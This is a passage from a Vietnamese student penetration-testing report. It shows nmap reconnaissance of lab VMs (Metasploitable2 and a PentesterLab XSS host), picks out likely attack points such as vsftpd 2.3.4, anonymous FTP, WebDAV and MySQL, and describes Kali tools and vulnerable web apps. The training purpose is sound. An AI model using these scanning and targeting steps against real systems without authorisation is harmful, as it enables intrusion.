OS details: VMware Player virtual NAT device
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.54 seconds
└─# 

```

Hình 34: Kết quả nmap máy 192.168.164.2

```

root@kali:~ 
Session Actions Edit View Help
Currently scanning: 192.168.164.0/24 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.164.1 00:50:56:c0:00:08 1 60 VMware, Inc.
192.168.164.2 00:50:56:e6:79:e0 1 60 VMware, Inc.
192.168.164.129 00:0c:29:f9:5c:e5 1 60 VMware, Inc.
192.168.164.132 00:0c:29:d2:09:eb 1 60 VMware, Inc.
192.168.164.254 00:50:56:fc:e2:50 1 60 VMware, Inc.

└─(root㉿kali)-[~]
# nmap -O 192.168.164.254
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 08:58 EDT
Nmap scan report for 192.168.164.254
Host is up (0.00059s latency).
All 1000 scanned ports on 192.168.164.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:FC:E2:50 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.28 seconds

└─(root㉿kali)-[~]
# 

```

Hình 35: Kết quả nmap máy 192.168.164.254

Quét 192.168.164.132 (Target 1 - Debian XSS) bằng lệnh

**nmap -p- -A 192.168.164.132**

Kết quả ban đầu cho thấy máy có các dịch vụ chính mở là HTTP tại cổng 80/tcp và SSH tại cổng 22/tcp. Hệ điều hành được nhận dạng là Linux 2.6.32.

```

└─(root㉿kali)-[~]
# nmap -O 192.168.164.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 08:59 EDT
Nmap scan report for 192.168.164.132
Host is up (0.00051s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:D2:09:EB (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds

```

Hình 36: Kết quả nmap máy 192.168.164.132

Để thu thập thông tin phiên bản dịch vụ chi tiết hơn (Version Enumeration), ta chạy lệnh nmap -p- -A 192.168.164.132. Tham số -p- thực hiện quét tất cả 65535 cổng TCP, và -A (Aggressive scan) bật nhận dạng phiên

bản dịch vụ (service version) và Scripting Engine. Kết quả chi tiết xác định đây là máy Debian với Apache 2.2.16 và OpenSSH 5.5p1.

Tiêu đề HTTP tiết lộ ứng dụng là PentesterLab vulnerable blog, đây là một mục tiêu Webserver rất khả thi cho các XSS và SQLi để tấn công trên ứng dụng blog. Host 192.168.164.132 được xác định là một mục tiêu cực kỳ khả thi khi chạy hai dịch vụ chính SSH và HTTP, sự kết hợp của phiên bản phần mềm cũ và ứng dụng web có lỗ hổng đã được xác nhận khiến Host này trở nên rất dễ bị tấn công.

```
[root@kali:~]# nmap -p- -A 192.168.164.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 09:00 EDT
Nmap scan report for 192.168.164.132
Host is up (0.0014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze4 (protocol 2.0)
| ssh-hostkey:
|   1024 03:4e:62:62:86:bb:42:51:57:46:5d:96:ab:19:77:f8 (DSA)
|_ 2048 cc:db:01:9d:7a:b6:7b:35:67:dc:77:21:84:82:42:73 (RSA)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
|_http-title: PentesterLab vulnerable blog
|_http-server-header: Apache/2.2.16 (Debian)
MAC Address: 00:0C:29:D2:09:EB (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  1.40 ms  192.168.164.132

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.49 seconds
```

Hình 37: Kết quả nmap máy 192.168.164.132

Quét 192.168.164.129 (Target 2 - Metasploitable): Lệnh nmap -O 192.168.164.129 được thực hiện. Kết quả cho thấy máy này có một lượng lớn dịch vụ mở, bao gồm các dịch vụ quan trọng cho khai thác Webserver và Database như FTP (21), SSH (22), HTTP (80), MySQL (3306), và PostgreSQL (5432) (Hình 10). Sự đa dạng dịch vụ và OS Linux 2.6.9 – 2.6.33 cho thấy đây là một host dễ bị tấn công (vulnerable host) lý tưởng, đặc biệt là MySQL 3306 sẽ là điểm tập trung cho SQL Injection.

```

└─# nmap -o 192.168.164.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 09:01 EDT
Nmap scan report for 192.168.164.129
Host is up (0.00072s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:F9:5C:E5 (VMware)

```

Hình 38: Kết quả nmap máy 192.168.164.129

Ta tiến hành quét chuyên sâu địa chỉ IP 192.168.164.129 (Target 2) bằng công cụ Nmap ta sử dụng lệnh :

**nmap -p- -A 192.168.164.129**

Tham số -p- (Port range) chỉ định quét tất cả 65535 cổng TCP để đảm bảo không bỏ sót cổng nào. Tham số -A (Aggressive scan) là chế độ quét tổng hợp, bao gồm nhận dạng OS, Version Detection (phát hiện phiên bản dịch vụ) và Traceroute, cung cấp bức tranh toàn diện về Host mục tiêu.map để thu thập thông tin phiên bản dịch vụ và cấu hình hệ thống chi tiết.

```

MAC Address: 00:0C:29:F9:5C:E5 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds

└─# 

```

Hình 39: Kết quả nmap máy 192.168.164.129

Quá trình Nmap scan cho thấy dịch vụ vsFTPd 2.3.4 đang hoạt động. Script của Nmap xác nhận Anonymous FTP login allowed (cho phép đăng nhập

vô danh), đây là một lỗi cấu hình nghiêm trọng. Ngoài ra, giao tiếp data connections là plain text (không mã hóa), tạo điều kiện cho Sniffing (đánh cắp thông tin) nếu có người dùng thực đăng nhập.

```
Session Actions Edit View Help
[root@kali:~]# nmap -p- -A 192.168.164.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 09:30 EDT
Nmap scan report for 192.168.164.129
Host is up (0.00079s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.164.128
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cfc:e1:c0:5f:6a:74:d6:90:24:fa:c4:ds:6c:c0 (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-10-19T13:32:51+00:00; +3s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
```

Hình 40: Kết quả nmap máy 192.168.164.129

Máy chủ chạy Apache httpd 2.2.8 (Ubuntu) hỗ trợ giao thức DAV/2 (WebDAV), một giao thức thường bị khai thác để tải lên webshell hoặc thực thi lệnh từ xa. Đồng thời, máy chủ Tomcat / Coyote JSP engine 1.1 cũng được tìm thấy trên cổng 8180/tcp, một phiên bản rất cũ và nhiều lỗ hổng công khai.

```
sslv2:
| SSLv2 supported
| ciphers:
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp    rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/udp   nfs
|   100005  1,2,3     50104/udp  mountd
|   100005  1,2,3     59221/tcp   mountd
|   100021  1,3,4     37594/udp  nlockmgr
|   100021  1,3,4     44226/tcp   nlockmgr
|   100024  1          49434/udp  status
|   100024  1          56164/tcp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexec
513/tcp   open  login       OpenBSD or Solaris rlogin
```

Hình 41: Kết quả nmap máy 192.168.164.129

Host Target cài đặt MySQL 5.0.51a-3ubuntu5 (port 3306/tcp) và PostgreSQL 8.3.0 - 8.3.7 (port 5432/tcp). Cả hai phiên bản này đều là phiên bản End-of-Life (EOL) và chứa nhiều lỗ hổng công khai (public exploits), đặc biệt thích hợp cho SQL Injection và Buffer Overflow.

```

514/tcp open tcpwrapped
1090/tcp open java-rmi   GNU Classpath grmiregistry
1524/tcp open bindshell  Metasploitable root shell
2049/tcp open nfs       2-4 (RPC #100003)
2121/tcp open ftp       ProFTPD 1.3.1
3306/tcp open mysql     MySQL 5.0.51a-3ubuntu5
| mysql-info:
|_ Protocol: 10
|_ Version: 5.0.51a-3ubuntu5
|_ Thread ID: 19
|_ Capabilities flags: 43564
|_ Some Capabilities: LongColumnFlag, SupportsCompression, Speaks41ProtocolNew, Support41Auth, ConnectWithDatabase, SupportsTransactions, SwitchToSSLAfterHandshake
|_ Status: Autocommit
|_ Salt: HyIQCP-+2VkjlaFySpZQ
3632/tcp open distccd  distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5522/tcp open http      CommonName=ubuntu804-base.localdomain/main/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2025-10-19T13:32:51+00:00; +4s from scanner time.
5900/tcp open vnc      VNC (protocol 3.3)
| vnc-info:
|_ Protocol version: 3.3
|_ Security types:
|_ _ VN Authentication (2)
6000/tcp open X11      (access denied)
6667/tcp open irc      UnrealIRCd
6697/tcp open irc      UnrealIRCd
8009/tcp open ajp13    Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http     Apache Tomcat/Coyote JSP engine 1.1

```

Hình 42: Kết quả nmap máy 192.168.164.129

Ngoài ra còn các dịch vụ System và Remote Access khác: SSH (22), Telnet (23), SMTP (25), Samba 3.0.20 (139/tcp, 445/tcp), VNC (5900/tcp), và Shell Login (512/tcp, 513/tcp) đều mở. Sự tồn tại của telnet và các r-services (rlogin, exec) là một rủi ro bảo mật nghiêm trọng.

```

8180/tcp open http      Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
8787/tcp open drb      Ruby Drb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs)
40545/tcp open java-rmi   GNU Classpath grmiregistry
44226/tcp open nlockmgr  1-4 (RPC #100021)
56164/tcp open status    1 (RPC #100024)
59221/tcp open mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:F9:5C:E5 (VMware)
Device type: general purpose
Running: Linux 2.6.x
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|_ OS: Unix (Samba 3.0.20-Debian)
|_ Computer name: metasploitable
|_ NetBIOS computer name:
|_ Domain name: localdomain
|_ FQDN: metasploitable.localdomain
|_ System time: 2025-10-19T09:32:42-04:00
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ clock-skew: mean: 1h00m03s, deviation: 2h00m00s, median: 2s
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported

```

Hình 43: Kết quả nmap máy 192.168.164.129

```

|_ message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT      ADDRESS
1  0.79 ms 192.168.164.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.28 seconds

[~]# 

```

Hình 44: Kết quả nmap máy 192.168.164.129

Quá trình Nmap scan xác nhận Target 192.168.164.129 là một Host cực kỳ dễ bị tấn công, chạy trên Linux 2.6.x với nhiều dịch vụ out-of-date và cấu

hình mặc định kém an toàn. Các điểm vào khả thi nhất cho Demo tiêu luận là HTTP (WebDAV, Tomcat), MySQL (SQLi), và FTP (Anonymous Access).

### **3.1.1. Khái niệm và mục tiêu của Pentesting**

Pentest, viết tắt của penetration testing (kiểm tra xâm nhập), là hình thức đánh giá mức độ an toàn của một hệ thống IT bằng các cuộc tấn công mô phỏng thực tế. Hiểu đơn giản, pentest có gắng xâm nhập vào hệ thống để phát hiện ra những điểm yếu tiềm tàng của hệ thống mà tin tặc có thể khai thác và gây thiệt hại. Mục tiêu của pentest là giúp tổ chức phát hiện càng nhiều lỗ hổng bảo mật càng tốt, từ đó khắc phục chúng để loại trừ khả năng bị tấn công trong tương lai. Người làm công việc kiểm tra xâm nhập được gọi là pentester.[44]

Đây là quy trình mô phỏng các cuộc tấn công mạng vào hệ thống, ứng dụng hoặc mạng để phát hiện các lỗ hổng bảo mật. Mục tiêu chính là tìm ra các điểm yếu trước khi kẻ xấu lợi dụng, giúp tổ chức đưa ra biện pháp khắc phục kịp thời để bảo vệ hệ thống và dữ liệu.


Kiểm thử xâm nhập nhằm nâng cao khả năng phòng thủ của tổ chức, với mục tiêu cốt lõi là phát hiện lỗ hổng bảo mật để tìm ra tất cả các điểm yếu mà kẻ tấn công có thể khai thác, vốn có thể dẫn đến mất mát dữ liệu hoặc gián đoạn dịch vụ. Quá trình này không chỉ dừng lại ở việc tìm lỗ mà còn nhằm đánh giá mức độ rủi ro, giúp tổ chức hiểu rõ mức độ nghiêm trọng và tác động thực tế của các lỗ hổng đã phát hiện. Sau khi đánh giá, Pentesting sẽ đề xuất biện pháp khắc phục cụ thể và chi tiết, từ đó trực tiếp Nâng cao an ninh hệ thống và giảm thiểu nguy cơ tấn công trong tương lai. Ngoài ra, Pentesting còn giúp tăng cường nhận thức về bảo mật trong toàn bộ tổ chức, cải thiện quy trình ứng phó sự cố bằng cách chuẩn bị tốt hơn cho các tình huống tấn công thực tế, và tiết kiệm chi phí nhờ ngăn chặn được các tổn thất lớn sau một sự cố bảo mật. Cuối cùng, việc thực hiện Pentesting thể hiện cam kết mạnh mẽ của doanh nghiệp trong việc bảo vệ dữ liệu, qua đó Tăng cường độ tin cậy với khách hàng và đối tác.

## **3.2. Các công cụ và môi trường thực hành**

### **3.2.1. Máy ảo**

#### **3.2.1.1. Kali-Linux**


Máy Kali Linux đóng vai trò là máy tấn công (Attacker Machine) trong môi trường Lab. Kali là một bản phân phối Linux được xây dựng dựa trên Debian, thiết kế chuyên biệt cho Digital Forensics và Penetration Testing.




Hình 45: Máy Kali Linux

Kali tích hợp sẵn hàng trăm công cụ khai thác và phân tích..

Trong đó, ta tập trung sử dụng các công cụ sau: sqlmap cho SQL Injection, Burp Suite, Hydra và Medusa cho Proxying và Brute Force, Wireshark, Python3 cho Network Sniffing, Cookie Editor cho kỹ thuật Session Hijacking cùng các tools Webshell và Wordlists khác.



Hình 46: Các công cụ trong máy Kali



Hình 47: Các công cụ trong máy Kali

### 3.2.1.2. Metaploitable-Linux

Máy Metasploitable2 là máy Target Server (192.168.164.129) được thiết kế có chủ đích để chứa nhiều lỗ hổng bảo mật nhằm mục đích đào tạo và nghiên cứu. Đây là máy chủ lý tưởng để thực hành các kỹ thuật tấn công đa dạng.




Hình 48: Các dịch vụ web trên Metasploitable2

Trong đó có một số ứng dụng web dễ tồn thuong vì có nhiều lỗ hổng cho Attacker khai thác. Đầu tiên là DVWA Damn Vulnerable Web App là ứng dụng PHP/MySQL cốt lõi, hỗ trợ mô phỏng các lỗ hổng OWASP Top 10 như Brute Force, XSS (Reflected và Stored), Command Execution, và SQL Injection. Đây là nền tảng chính để demo các kỹ thuật tấn công Webserver.




Hình 49: Dịch vụ DVWA

Tiếp theo là công cụ Mutillidae đây là một PHP Script khác chúa vô số lỗ bão mật, cung cấp các kịch bản SQLi phức tạp hơn, bao gồm các phương pháp Bypass Authentication



Hình 50: Dịch vụ Mutillidae

Một dịch vụ phổ biến khác là phpMyAdmin: Giao diện quản trị MySQL dựa trên Web. Metasploitable 2 chạy phiên bản phpMyAdmin cũ thường có lỗi Remote Code Execution (RCE) hoặc Authentication Bypass. Lỗi hiển thị "Cannot load mcrypt extension" là bằng chứng về cấu hình PHP cũ và không đầy đủ.



Hình 51: Dịch vụ phpMyAdmin

Cuối cùng có thẻ đê cập đến là Nền tảng Wiki collaborative chạy phiên bản cũ, được biết đến với các lỗ hổng RCE và Injection khác nhau . Máy ảo Metasploitable2-Linux là 1 máy ảo lý tưởng để thực hiện các kỹ thuật tấn công Webserver một cách toàn diện và chi tiết.


TWiki Site Map		Use to...
<b>TWiki.Main</b>	Welcome to TWiki... <a href="#">Users</a> , <a href="#">Groups</a> , <a href="#">Offices</a> - tour this expandable virtual workspace. { <a href="#">Changes</a>   <a href="#">Search</a>   <a href="#">Prefs</a> }	...get a first-hand feel for TWiki possibilities.
<b>TWiki.TWiki</b>	<a href="#">Welcome</a> , <a href="#">Registration</a> , and other <a href="#">StartingPoints</a> ; TWiki history & Wiki style; All the docs... { <a href="#">Changes</a>   <a href="#">Search</a>   <a href="#">Prefs</a> }	...discover TWiki details, and how to start your own site.
<b>TWiki.Know</b>	Knowledge base set-up - Add <a href="#">TWikiForms</a> for organizing and classifying content. { <a href="#">Changes</a>   <a href="#">Search</a>   <a href="#">Prefs</a> }	...try free-form collaboration, with structure!
<b>TWiki.Sandbox</b>	Sandbox test area with all features enabled. { <a href="#">Changes</a>   <a href="#">Search</a>   <a href="#">Prefs</a> }	...experiment in an unrestricted hands-on web.

Hình 52: Dịch vụ Twiki

### 3.2.1.3. Debian-XSS

